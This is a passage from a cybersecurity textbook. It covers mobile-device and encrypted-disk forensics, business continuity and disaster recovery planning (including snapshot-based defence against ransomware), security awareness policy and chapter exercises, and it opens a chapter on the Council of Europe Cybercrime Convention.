For many types of smartphone, there are tools which—with a somewhat bigger risk of changing the phone's state—can be used to investigate its content directly instead of a copy. A well-known example is *Android Debug Bridge* (often known just as *ADB*). This is a software tool that can run on an ordinary computer connected to an Android-based unit, such as a smartphone or tablet, via a USB cable. As the name indicates, ADB is really a tool for software developers to test and find faults in software for Android units. For that purpose the developer needs to be able to inspect the contents of the unit's memory, disks and so on, and this facility can also be used for forensic purposes. But, as with other tools for software testing, ADB also makes it possible to *change* data in the unit under test, and thus to change the unit's state. The investigator must therefore be very careful only to look at things and not to change anything. Similar functionality is found in development environments (so-called *IDE*s) for other OSs for mobile phones, such as *Xcode* for iOS and *Microsoft Visual Studio* for Windows.

11.1.2.2 Investigation of Encrypted Data

An increasing problem for forensic investigation is the use of systems for encrypting disks, either for individual files or folders, or for the disk as a whole. Here there is clearly a big difference between the investigator's possibilities when the user of the unit to be investigated is willing to cooperate with the investigator by revealing the decryption key or the password to the encryption system, and when the user cannot or will not cooperate. In the first case, the investigator can make a copy of the disk as usual and decrypt the copy. In the second case, this will not immediately be possible.

As we have seen in Sect. 9.5, a user who wants to protect his data as well as possible will most often prefer full disk encryption (*FDE*), combined with *pre-boot authentication*, so that the system cannot be started without the user authenticating himself. The investigator can only breach this barrier by forcing the system to start from an external disk which is specially set up for starting systems in order to collect forensic data—a so-called *forensic acquisition disk*. In order to get the system to start from another disk than usual, the investigator must as a rule type in a special key sequence immediately after the machine has been turned on. To use this technique, the investigator therefore needs to have extensive knowledge of the type of system to be investigated. A general introduction to this approach can be found in [14].

Yet another trap for the investigator is that certain techniques for encryption of individual files or folders permit so-called *deniable encryption*. This means that it is possible to deny that a particular area on the disk contains encrypted meaningful data. Some techniques for achieving this make it possible to produce different plaintexts, depending on which decryption key is used. This makes it possible for a user, who is asked to show the content of an encrypted file, to show a completely innocent text, while the file in reality also contains a highly confidential document, which the user maybe never should have been able to get hold of.

An alternative technique, which is used in a number of generally available systems for disk encryption, is to create a layered system, rather like Russian *matryoshka* dolls. A "container" (a disk or part of a disk) makes up the outermost layer, which contains

Fig. 11.2 Matryoshka dolls: Each doll contains all the dolls which are smaller than itself.

an ordinary file system filled with encrypted random data. Within this file system, the user will typically create some files with plausible, but not specially confidential, contents, while the unused space is filled with an inner "container", in which the data which really have to be hidden are encrypted and stored. As the container's content is encrypted, it cannot be distinguished from the encrypted random data which the outer container was initialised with. It is to all intents and purposes invisible. The now outdated TrueCrypt and its successor VeraCrypt only allow you to create a single hidden container of this type, but LibreCrypt and BestCrypt, for example, make it possible to have several hidden containers, which can make the investigator's task significantly harder.

11.2 Business Continuity Planning

In most businesses and other organisations, it is important to be able to resume normal activities as soon as possible after an emergency situation. *Business Continuity Planning (BCP)* is a discipline which is used to ensure that this is possible. The main aim of BCP is described in Requirements 11.1:

Requirements 11.1 (BCP target)

Development and validation of a plan for how the company will re-establish completely or partially suspended critical functions within an agreed time frame after an incident or more serious long-term interruption.

BCP is an important step in dealing with risks which have a potentially disastrous outcome. Its most important elements and their mutual relationships are illustrated in Fig. 11.3.




Fig. 11.3 BCP concepts

11.2.1 The BCP Process

BCP must result in the production of a written plan which makes clear who is to do what and when. This plan must be re-considered and possibly modified at regular intervals, so the planning process is a *PDCA process*, just like risk analysis (see Sect. 3.6), with the four phases:

- **P**lan: Analysis & design
- **D**o: Implementation
- **C**heck: Testing & evaluation
- **A**ct: Maintenance & (if needed) correction of errors and omissions.

It is important to use an iterative approach to planning like this, which reflects the fact that the world changes continually. The organisation itself may intoduce a new management focus or new technology, and attacks continually change form and target.

11.2.2 BCP Analysis

A continuity plan is based on a preceding analysis of how robust the system is. This analysis involves two activities:

1. **Impact analysis,** whose aim is to determine which functions are critical for the organisation, and for each of these critical functions to define some *recovery targets*. These targets are expressed in terms of two parameters:

   - **Recovery Point Objective, RPO:** The acceptable loss of data, measured in operation time of the system (e.g. corresponding to two hours of operation).
   - **Recovery Time Objective, RTO:** The acceptable time for restoration of the system's functionality (e.g. 5 hours).

   It is obvious that the organisation will normally want to make both the RPOs and RTOs as small as possible. But the smaller they are to be, the more it will cost. It is the management's task to find a balance between the desirable and the financially acceptable. We come back to this aspect of things in Sect. 11.3 on Disaster Recovery Planning below.
2. **Threat analysis,** whose aim is to find the most important threats which threaten continued operation—for example fire, sabotage, hurricanes, cyberattacks, power cuts, and so on. For each threat, scenarios for what can happen, if the threat becomes real, are described. Basically, this analysis is completely analogous to methods such as OCTAVE which were described in Chap. 3.

11.2.3 BCP Resource Requirements

A significant part of BCP is to make a plan for how many resources are needed to restore normal operation, and how they are to be organised. This plan involves consideration of factors such as:

- **Personnel**: Who is to be involved in the task of recovery?
- **Roles and resposibilities**: Which person is to be in charge of the recovery process? What do the others do? If some of the persons involved are absent, who will if necessary replace them?
- **Localities**: Which localities are to be used, if operations cannot continue in the usual localities?
- **Equipment**: What equipment must be present in order to continue operations?
- **Outsourcing**: Must there be contact to external partners or suppliers, who can deal with some of the organisation's tasks?

It is important to remember that a significant incident puts a heavy psychological strain on the people involved. If you see video recordings from sessions where staff are training to handle incidents, it is common to observe a sense of panic as the trainees see the situation getting more and more out of control. The BCP should stress the importance of keeping calm and doing what the person in charge instructs you to do. This is even more important in the case of a full-scale disaster, which we consider next.

11.3 Disaster Recovery Planning

A special task within BCP is the planning of reactions to disasters of various types. A disaster is in this context an incident which is so extensive that it leads to operation of the IT system being interrupted for a significantly long period. This area of BCP is generally known as *Disaster Recovery Planning*, or just *DRP*. Since incidents due to cyberattacks differ in many ways from incidents due to natural or man-made disasters of other types, the more specific term *Cyberincident Recovery Planning*, or just *CIRP*, is often used in such cases instead.

One of the central ideas in DRP is to introduce sufficient *redundancy*[1] into the systems, so it is possible to survive a disastrous failure in some of them by using the others. For example, you could set up a diesel generator which can be started if there is a failure in the electricity supply. Or you might maintain a complete copy of an important database in another location. Or you may need alternative possibilities for communication if the usual network infrastructure has been damaged or taken over by attackers.

It is important to realise that the redundant elements must be sufficiently separated, so they do not all get hit by the same disaster. This means, amongst other things,

[1] This means extra items of hardware, software or data, which are not needed during normal operations

that the alternative locations must not be in the same building complex, the same electricity supply area, or the same area which can be hit by hurricanes, earthquakes or floods. Similarly, after a cyberattack the normal infrastructure of the IT system may be corrupted, exposing data accessible via this infrastructure to the attackers. So the redundant copies of data, which may be needed for recovery after a cyberattack, must be kept within an infrastructure which is isolated from the normal infrastructure until they are needed.

The importance of not having everything connected together in the same infrastructure was clearly illustrated by the effects of the NotPetya cyberattack in 2017. The large global company Mærsk Shipping, for example, lost the use of 4000 servers and 45000 client computers on a world-wide basis, as their network was not divided up in such a way that they could stop the spread of the malware.

11.3.1 Phases of Recovery

Most systematic procedures for recovery after a disaster assume that a number of prerequisites have been fulfilled, so that informed decisions can be made when and if disaster actually strikes. The US government organisation NIST, for example, has defined a *Cybersecurity Framework (CSF)* [68] which illustrates this. In the CSF, the prerequisites for successful recovery fall into three groups, as shown in Fig.11.4:

Identification: Identification of critical resources and definition of the priority which each of them should have in the recovery process. These priorities reflect not only the value of the resources to the company, but also the fact that, after a disaster, sub-systems usually have to be restarted in a particular order in order to rebuild a working system. For example, even though e-mail has a high value to the company, it may be technically essential to start an authentication server before restarting the e-mail or other services.




Fig. 11.4 Response and recovery in the NIST Cybersecurity Framework (Source: [11])

Protection: Putting suitable countermeasures into place, so that incidents can be prevented or their effects limited.

Detection: Putting suitable detection mechanisms into place, so that incidents can be reacted to as soon as possible.

These steps, which have been discussed in previous chapters of this book, can be dealt with in good time before the IT system is put into operation.

As mentioned at the start of this chapter, the actual reaction to detection of a (large or small) event then falls into two phases:

1. **Response:** This covers activities such as finding out what has actually happened and taking steps to limit the damage. Maybe there are people who have been injured or buildings and installations which have been damaged. For physical events this phase may include activities such as getting hold of suitable emergency services (fire, police, ambulance,. . .) or activating evacuation plans. For cyberincidents this may include isolating the affected systems from the outside world, in order to limit the spreading of an attack. Forensic methods may need to be used to find out the root cause of the event and an effort must be made to remove it before recovery is attempted. This may be especially tricky for cyberincidents, as attackers may hide malware in unexpected places in computers, so that it escapes attention. If the cause cannot be found or removed, the affected systems may need to be completely replaced.
2. **Recovery:** This is the activity of building up the IT systems to a state which is as close as possible to their state before the event. Notice the wording here! It may not actually be possible to achieve 100% recovery, since the RPO for some parts of the IT systems may be greater than zero. We look at this aspect of recovery in more detail below.

During both these phases, a number of parallel activities take place. One of the most important for companies and organisations nowadays is to communicate with their users and other stakeholders, so as to keep them informed about the nature of the event and the expected timescale for recovery. Often this aspect of DRP is described in a *communication plan* which forms part of the business continuity plan.

11.3.2 DRP Strategies

There are two important questions to be answered when planning how to recover after a disaster:

1. How do you ensure that data can be recovered?
2. How do you ensure that the entire computer system's functionality can be re-established?

Recovery of Data In order to be able to recover data, copies must be created with the help of some form of *backup*. There are three main strategies for this:

1. Backup to tape or other portable medium which is regularly sent to another location for safe keeping.
   - RPO depends on the backup frequency—it is the largest loss which can be tolerated, and this cannot be smaller than the time between successive backups. The actual loss can of course be smaller, if the disaster strikes just shortly after a backup.
   - RTO depends on the quantity of data.




Fig. 11.5 Backup and loss of data

2. Backup to disk in another location via a network. Nowadays the "other location" is often a *cloud* out in cyberspace.
   - RPO again depends on the backup frequency.
   - RTO depends on the quantity of data and the bandwidth of the network.
3. Automatic mirroring/replication of data.
   - RPO and RTO are (almost always) very small: Data are written in two or more copies simultaneously.

As mentioned previously, the choice of strategy will depend on which balance you want to achieve between efficiency and costs. As can be seen in Fig. 11.5, RPO corresponds roughly to the time which passes between two successive instants at which you take a copy of data for keeping in a safe place. If copies are taken by ordinary backup, a small RPO will mean that a backup must be taken at short intervals, with the result that the system doesn't have so much time to do the calculations which it is really supposed to be doing. On the other hand, if you choose a strategy based on mirroring, then RPO can be reduced to a very small value, but will usually require investment in specialised hardware or software (or both) which can ensure that everything is automatically stored in two copies.

The Challenge of Cryptographic Ransomware For most types of disaster it is normally not a big problem to decide which strategy to go for—disasters are rare events and you can reasonably assume that you have time to tidy up after one disaster before the next one takes place. But in recent years new types of cyberattack have undermined this assumption. The most troublesome are attacks by *cryptographic ransomware*. As we have seen, this is a type of malware which attackers exploit in order to encrypt the content of the hard disk on the victim's computer and then demand a ransom for decrypting it again. The encryption is in general very effective, and it is extremely unlikely that the encrypted files can be decrypted if the attackers do not release the necessary decryption key. Attacks of this type can take place at any time and be repeated at short intervals. This means that the computer's users risk losing a good deal of work. An ordinary, daily backup is far from enough to protect you from this loss. And it is not even certain that a strategy based on mirroring is good enough, as the "two copies of everything" can turn out to be two copies of the encrypted data which the attacker has produced.

The best strategies for surviving a large-scale attack with ransomware rely on using a file system which enables you to take regular *snapshots* of the content of the disk. For reasons of efficiency, taking a snapshot does not usually involve taking a copy of the entire disk—it is only necessary to create a new version of the disk blocks whose content has been changed since the last snapshot, and to store information about where the previous versions of these blocks are to be found. This makes it possible to go back to the state which the disk had at any previous snapshot, if a ransomware attack seems to have taken place—i.e. if some blocks have been unexpectedly encrypted. This is illustrated in Fig. 11.6, which for the sake of example shows the progress of work when editing some portions of text.

Each disk block in the figure is for simplicity assumed to have a capacity of just two characters (in real IT systems, blocks can typically hold several thousand characters). The initial contents of the blocks is the two chunks of text ("arsnova?" and "aristotalos") shown as "Snapshot 0". During an editing session, the user of the computer changes "snova?" in the first text to "smagna" and "ta" in the second text to "to". The new portions of text are stored in a previously empty set of blocks (47 to 50) and a new snapshot ("Snapshot 1") is taken, recording that these blocks are derived from blocks 37-39 and 44.

In the next edit, the text "to" just placed in block 50 is to be replaced by "te" and the text "lo" in block 45 by "le". These new bits of text are placed in blocks 52 and 53 respectively, and Snapshot 2 is taken, recording that these blocks are derived from blocks 50 and 45. The edited text now consists of the chunks "arsmagna" and "aristotelos".

This approach is obviously only effective if you can be certain that the previous versions of affected blocks are not affected by the attack. There are a number of ways




Fig. 11.6 Progress of work in a file system with snapshots

of trying to ensure this. Systems which run Windows, for example, offer the user a *Volume Snapshot Service (VSS)*. Use of this service is, however, in general under the control of the user, which means that attackers might be able to take control of the service if they can obtain sufficient privileges to do so. They could then corrupt the snapshots.

A somewhat more secure approach is offered by file systems such as *ZFS* and *Btrfs*, which offer a *Copy-on-write (COW)* service. This is based on the idea that once a block has been written, it cannot be overwritten—it is only possible to *read* the contents of the block. So editing (or, for that matter, encrypting) a block is only possible by making a copy of the contents in a buffer in the computer's memory, changing the content of the buffer, and writing the modified buffer contents into an unused block on the disk—just as in Fig. 11.6.

If you do not have access to a suitable file system (it is probably only a tiny minority of private homes and small companies who have), the next-best strategy is to ensure that you have a backup system with redundancy, for example in the form of two identical external disks. At regular intervals you take a backup on one of the disks and dismount it from the computer system. Next time you use the other disk in the same way. This is because a risk with some types of ransomware is that the backup system also gets encrypted. If you have two backup disks which are never mounted on the system at the same time, you can be reasonably well protected against losing access to all your data at once.

Re-establishment of System Functionality To be able to re-establish system functionality, it is necessary to have available a physical computer system which is essentially identical to the one which has been struck by disaster. There are again three main strategies for how to approach this problem:

1. **"Hot site":** The system (including its data) is replicated in two different locations, and the two copies run continuously in perfect synchronisation, so the alternative system can immediately take over if the main system fails.
   - RPO and RTO are always as small as possible.
2. **"Warm site":** A copy of the physical system is built up in another location, but data must be recovered from backup before the system can be used.
   - RPO depends on backup frequency
   - RTO depends on system size and backup technology
3. **"Cold site":** Another location with electricity, cooling etc. is available, but a copy of the system has to be built up, and data have to be recovered, before the system can be used.
   - RPO is the same as for "Warm site"
   - RTO now also depends on the time needed to acquire a new system from the suppliers.

For this activity there are also considerable differences in the costs involved in the different strategies. Use of a hot site involves a considerable investment in equipment to maintain a true mirroring of the IT system in the alternative location, and there are continual costs for keeping the mirrored system running. On the other hand, the number of man-hours needed to activate a hot site when disaster strikes is minimal.

A warm site requires an investment in a true copy of the IT system, but there is no need for specialised equipment for mirroring data, and there are no significant continual costs for operating the system in the alternative location. On the other hand, a considerable effort by the personnel is required for transferring data and starting up the system when disaster strikes.

A cold site requires the least investment of these three strategies: you only need a locality supplied with electricity and cooling. Everything else is acquired when the disaster has taken place. But when it takes place, you suddenly stand there with a large bill and large personnel-related costs for acquisition and installation of a new system and for transferring software and data to it. Which strategy is the best will clearly depend on the organisation's need to keep running—a matter which the management must decide on.

11.3.3 DRP Testing

Emergency plans must be tested at regular intervals! Of course it is not a good idea to expose the computer system to a genuine disaster in order to see whether this situation is handled correctly. But there are a number of commonly used test methods which can reveal errors and omissions in the plan:

1. **Walkthroughs:** A group of experienced persons take a critical look at the plan.
2. **Exercises:** ”Do-as-if” testing of the steps in the plan.
3. **Conformance tests:** Attempts to recover from a simulated disaster.

With exercises or conformance tests it is at least possible to check many important things in the plan. For example:

- Do the agreed people turn up in the agreed places?
- Does the system work in the alternative location?
- Can the software configuration from before the disaster be re-established?
- Can data in fact be recovered from backup?
- Can the alternative network service deal with the necessary volume of data?
- Can you achieve the BCP's target for the maximum degree of loss (RPO)?
- Can you achieve the BCP's target for the recovery time (RTO)?

In a security-conscious company or organisation, the security policy should demand regular execution of such exercises and/or tests. This ensures that the staff are kept in training with respect to how they should behave if a real disaster strikes.

11.4 Security Awareness

It should be clear that many of the activities described in this chapter require participation from all members of the organisation. Everyone must, for example, remember to report suspicious events, everyone must arrange for backup of important data assets, and everyone must have a clear idea of what to do if a disaster strikes the organisation. The organisation's security policy will therefore very often require steps to be taken to increase the IT users' awareness of security issues. To some extent this resembles the need for *motivation* of users to behave securely, which we looked at in Chap. 2, but the focus is different, as the intention here is to get *all* members of the organisation to act in the best interests of the organisation, rather than just focussing on how to behave most securely in their own area of activity. Even the cleaning staff and other auxiliary staff, especially those who may be around at all hours of the day and night where they may observe unusual things going on, need to be kept aware of the need to be alert to security risks!

A typical formulation, again for the (fictive) organisation NNNN, might look as in Fig. 11.7.

There can unfortunately be a long way from the formulation of rules in a policy to a state in which everyone follows these rules. Security awareness does not pop up by itself, but has to be set going with the help of motivating campaigns, for example using the social media, posters, quizzes, games, videos, prizes for good initiatives etc. It is here that the management (also in private homes...) must show leadership by setting a good example and ensuring that the campaigns are a success.

Security awareness

- Implementation of and compliance to a security policy cannot and must not be a task solely for the management.
- All employees have a responsibility for helping to protect the organisation's information against unauthorised access, modification, destruction and theft.
- All employees must therefore receive information and training in information security at a relevant level.
- The information security policy must make clear to everybody who has a relationship with NNNN that the use of information and information processing systems is subject to rules and codes of practice. In this way, security problems can be prevented, damage can be limited and recovery of information can be ensured.
- If a threat to or breach of information security is discovered, the Information Security Officer must be informed immediately.
- Persons who breach the information security policy or the rules derived from it can be subjected to disciplinary steps in accordance with NNNN's current personnel policy.

Fig. 11.7 A policy for security awareness

Fig. 11.8 An element in an awareness campaign (Illustration: Peter Heydenreich, with the artist's permission)

Useful concepts which you should now know about

In this chapter, the following concepts were introduced:

- A security incident
- Incident response
- An incident report
- Computer forensics
- Volatile data
- Bit-for-bit copying
- A chain of responsibility
- An Advanced Persistent Threat (APT)
- Memory analysis
- An identity module (IM)
- A cellular network isolation card (CNIC)
- Remote wipe
- Deniable encryption
- Business continuity
- BCP
- Impact analysis
- A recovery target
- A recovery point objective (RPO)
- A recovery time objective (RTO)
- Disaster planning

- DRP
- Backup
- A snapshot
- A hot site
- A warm site
- A cold site
- A walkthrough
- A conformance test
- Security awareness

You should check that you understand their definitions and can give examples of contexts where they play a role.

Further reading

Maintaining business continuity is a topic which business managers are very much focused on. It has its own practice and its own jargon. A useful source explaining the jargon is the *BCI/DRJ Glossary of Terms*, compiled by the Business Continuity Institute (BCI) and the Disaster Recovery Journal (DRJ) in collaboration. It can be found at URI `https://www.thebci.org/resource/bci---drj-glossary-of-terms.html`

A collection of articles on recovery after disasters is *"IT Disaster Recovery"*, which can be found at URI `https://www.continuitycentral.com/itc.htm`. NIST in USA have produced an excellent, more specific report on recovery after cybersecurity events, *"Guide for Cybersecurity Event Recovery"* [11].

There is a lot of literature about investigation of possible cyberattacks, both generally and in specific operating systems. NIST have produced both a general report *"Guide to Integrating Forensic Techniques into Incident Response"* [57] and a more specific report on investigation of mobile equipment, *"Guidelines on Mobile Device Forensics"* [9]. The authorities in many countries often have local sets of instructions which specify how such forensic investigation must be carried out in order for the evidence to be valid in a subsequent court case. An example from the UK is the police guide *"Good Practice Guide for Computer-Based Electronic Evidence"* [100].

Exercises

11.1 The recovery plan

You are working on the task of writing a plan for recovery after disasters that can be imagined to strike your company, which develops and sells medical equipment. What reaction will you demand for the following incidents?

a) The company's normal ISP is hit by a cyberattack, and is "down" for several hours, so neither e-mail nor the systems for online customer orders can operate.

b) Hackers discover the passphrase giving access to the company's internal wireless network, and use this to inject a worm which spreads into many of the company's workstations and reveals confidential information to the hackers.
c) There is a fire in the switch which is supposed to turn the company's UPS unit on and off automatically.
d) A ransomware attack encrypts 95% of the files on the company's main database server. The attackers demand 5 million US dollars in bitcoins to decrypt them.

11.2 Testing the recovery plan
How would you test that the planned reaction in Exercise 11.1 is actually performed?

11.3 Backup in the cloud
Your company has a large database, whose contents are absolutely essential for the company's activities. The database holds about 6 Tbytes of data and is backed up incrementally to a cloud. Access to the cloud goes via a network connection which can transfer data at 100 Mbit/s. One day, the server room in which the database system is placed is hit by a violent cyberattack, so the database has to be relocated to an alternative system which the company maintains as a warm site. If data can be fetched and stored with the network connection's full speed, how long will it take before the database's data are 100% re-established?

11.4 Incidents and disasters
Which of the following events (which are independent of one another) would you classify as an incident and which as a disaster? Give reasons for your answer.

a) A virus attack in a laboratory in which students at a university can experiment with LAN technology.
b) Vandalisation of a web site set up by an online pizza company.
c) A hacker attack on the IT infrastructure within a supplier of database systems, resulting in a breakdown in the infrastructure.
d) Disclosure of a patient's personal data by an employee at a hospital.
e) A ransomware attack on an airline's datacenter, where the passengers' reservations are stored.

11.5 Memory analysis
This exercise is for readers who like to try out practical tools: Install a software system for memory analysis. Two easily available, free examples mentioned in this chapter can be downloaded from the Internet:

- Volatility from `http://www.volatilityfoundation.org/releases`
- Redline from `https://www.fireeye.com/services/freeware/redline.html`

Use your chosen tool to investigate a computer which you have access to—and on which you are allowed to install new software and investigate the computer's internal state. (Not all workplaces allow this, so remember to ask whether you may!)

11.6 The awareness campaign
Make a series of posters which can be used in an awareness campaign for cybersecurity. The campaign is to run for two months, during which a new poster is to be put

up every week. So there should be a certain progression in the messages which are presented, so that the reader does not get tired of seeing monotonous slogans. You may choose for yourself which aspects of cybersecurity the campaign should focus on: phishing, backup, confidentiality, use of wireless communication or whatever else you find important just at the moment.

11.7 Impact analysis

Many IT users would like to have access to e-mail 24/7. It is probably an illusion that this can done in practice. But which recovery targets (expressed as RPO and RTO) do you yourself set for e-mail in various situations:

a) On your PC or corresponding stationary computer?
b) On your tablet?
c) On your smartphone?

Chapter 12
Law and Ethics

When you work with cybersecurity, it is important to have a feeling for what is "right" and what is "wrong", both legally and morally. The law sets some limits for what you can be allowed to do without being punished. Ethics relates particularly to behaviour which is immoral or harmful for others without necessarily being illegal. In this chapter we look at what the law says about various topics related to cybersecurity, and we discuss relevant ethical rules which apply to "good behaviour" in relation to processing of data.

We focus here on one of the central legal questions in relation to cybersecurity, namely: How does the law support the protection of computers and data? This involves two topics in particular:

1. Computer crime, its definition and penalties
2. Protection of personal data


The law is also concerned with the question of rights in relation to software and data through copyright law, patent law etc., with consumer protection and with the rights of software developers and employees, but these topics do not have much significance for cybersecurity and we will not consider them further in this book.

The law differs from country to country, but many countries in Europe have formulated their laws in this area on the basis of international conventions agreed within the Council of Europe. This is a body whose principal aim is to uphold human rights, democracy and the rule of law in Europe. Its members include 47 European countries—in fact all generally recognised European countries except Russia, Belarus, Kazakhstan and Vatican City—and many of its conventions are also open for signature by non-European countries. This is important in an area such as cybersecurity, which often involves cross-border activity on a global scale.

It is difficult to dodge the fact that legal texts are written by lawyers for lawyers, and that there are many legal terms which the reader of this book perhaps does not know—or perhaps does not know the meaning of in a legal context. We will try to explain the most important terms as we go along, in the hope that this will make it easier for those readers who want to study the actual law texts more closely. Let us start with a concept which turns up in many contexts: a *person*. In law a

R. Sharp, *Introduction to Cybersecurity*, Undergraduate Topics in Computer Science,
https://doi.org/10.1007/978-3-031-41463-3_12

(a) The Technical University of Denmark (DTU), a legal person



(b) Albert Einstein, a natural person. (Photo: F. Schmutzer ©)

Fig. 12.1 Legal and natural persons

distinction is made between a *natural person*, which is an individual human being, and a *legal person*, which is a collection of people who can collectively act as a single entity with respect to the law. Figure 12.1 illustrates the idea. A legal person can for example be the State, a local authority, a university (as in the figure), or—under certain conditions—a company, an association or a trust. It can even be the estate of a dead person, a bankrupt entity or a supranational organisation such as the European Union.

12.1 Computer Crime

Is it legal to hack into another person's computer and look at their photos? Is it legal to start a DoS attack because you are tired of receiving spam mail from a particular source? Is it legal to connect your computer to somebody else's wireless home network, so you can stream films from the Internet? Is it legal to investigate how well somebody else's computer is protected against attacks?

The answers to these questions in European countries are formulated in The Council of Europe's *Treaty 185: Cybercrime Convention* [19] from 2001, which has also been ratified by Canada, USA, South Africa and Japan. The aim of this convention was to update the law in relation to crimes committed with the help of computers, especially through the Internet. Previously it had been a problem that in many countries the law was formulated as though all documents were on paper, and all attacks were physical attacks on property. There was also very limited recognition of the fact that crime could occur across borders.

The main aim of the convention was to define:

- What is criminal behaviour in cyberspace?
- Which criminal responsibility do individual IT users and ISPs have?
- Which mandatory powers should be available to the authorities, so that they can investigate cybercriminal activities more easily? For example: the power to oblige an ISP to preserve traffic data or to decrypt encrypted information.
- Jurisdiction: Where was the crime committed (in legal language this is known as *locus delicti*)? Which country's laws should be used? How should conflicts of jurisdiction be dealt with?

After an introductory chapter, the convention contains two large parts (Chapters II and III), which deal with the steps which must be taken on respectively a national and international level, in order to fulfil the requirements of the convention, and a final part (Chapter IV) which deals with more technical questions related to the convention itself, such as ratification, reservations and how to make subsequent changes in the convention.

12.1.1 Which Acts Must Be Considered Illegal?

Section 1 of Chapter II deals with *substantive criminal law*. This means it defines what the individual countries must introduce in their criminal code in order to cover cybercrime. Firstly, it must be illegal to perform any of the following acts deliberately and without permission:

a) Gaining access to a computer system,
b) Intercepting data transmissions in or between computers,
c) Modifying or deleting data in a computer,
d) Preventing correct operation of a computer by input, transmission, modification or deletion of data,
e) Producing, selling, importing or by other means making available a program, apparatus or password which can be used to commit any of the illegal acts described above. Possession of one of the forbidden objects must also be considered as a criminal act.

It is important to notice that these various acts are only to be considered criminal if they are performed on purpose and without permission. It is, for example, not illegal to sell or possess equipment which is used to test a system's security—if the owner of the system has given permission for this equipment to be used..

The second group of criminal acts are acts which were previously performed using paper documents, but where the law should be updated to criminalise the corresponding acts carried out by using a computer. There are two such acts:

a) **Computer based forgery:** That is to say input, modification or deletion of data in order to create something which is presented as a genuine document or similar, even if it is not.
b) **Computer based fraud:** That is to say input, modification or deletion of data, or disturbance of a computer's operation, which leads to a loss by another party and an undeserved gain for the fraudster or a third party.

Once again it is a condition that the act is performed on purpose.

The third group of criminal acts are related to the possession of material which is either illegal in itself or which one does not have the right to possess. This can be:

a) **Child pornography:** Production, possession, distribution or an offer of distribution of child pornography by using a computer.
b) **Breach of copyright:** Unauthorised possession of material which is covered by copyright or similar forms of protection.

Finally, it must be an offence to help another person in committing any of these criminal acts, or to encourage another person to perform such an act. Once again the help or encouragement must be deliberate. A company or other legal person can also be held responsible for a breach of any of the relevant laws for the benefit of the legal person or a natural person who has a leading position in the company or similar.

The convention gives the countries which accede to it the duty to introduce suitable penalties for the criminal acts which are listed in the convention. A "suitable" penalty is understood as one which is an effective deterrent, and which is reasonable in relation to the seriousness of the crime.

12.1.2 Which Powers Must Be Available?

Section 2 of Chapter II deals with *procedural criminal law*. That is to say, it specifies which powers must be available to the authorities engaged in investigation and prosecution of cybercrime. According to this section of the convention, the authorities must be able to oblige persons within their jurisdiction to:

a) **Preserve and ensure the integrity of data** which are stored in a computer, for a period of up to 90 days. The authorities can, if necessary, keep this preservation secret, to the extent that the laws of the country involved permit this.
b) **Store traffic data** for a period of up to 90 days. Traffic data are defined as *"any computer data relating to a communication by means of a computer system, generated by a computer system that formed a part in the chain of communication, indicating the communication's origin, destination, route, time, date, size, duration, or type of underlying service"* and it must be possible for the authorities to get sufficient traffic data to be able to identify the service providers (telecomms companies, ISPs or similar), and the path which the communication followed.
c) **Provide specified computer data** which are stored in the person's computer or storage media.

d) **Provide subscriber data** for telecomms services which the person offers. Subscriber data involves information, such as the subscriber's name, address, telephone number, billing information, information on installed communications equipment etc., which is available on the basis of a service agreement or similar.

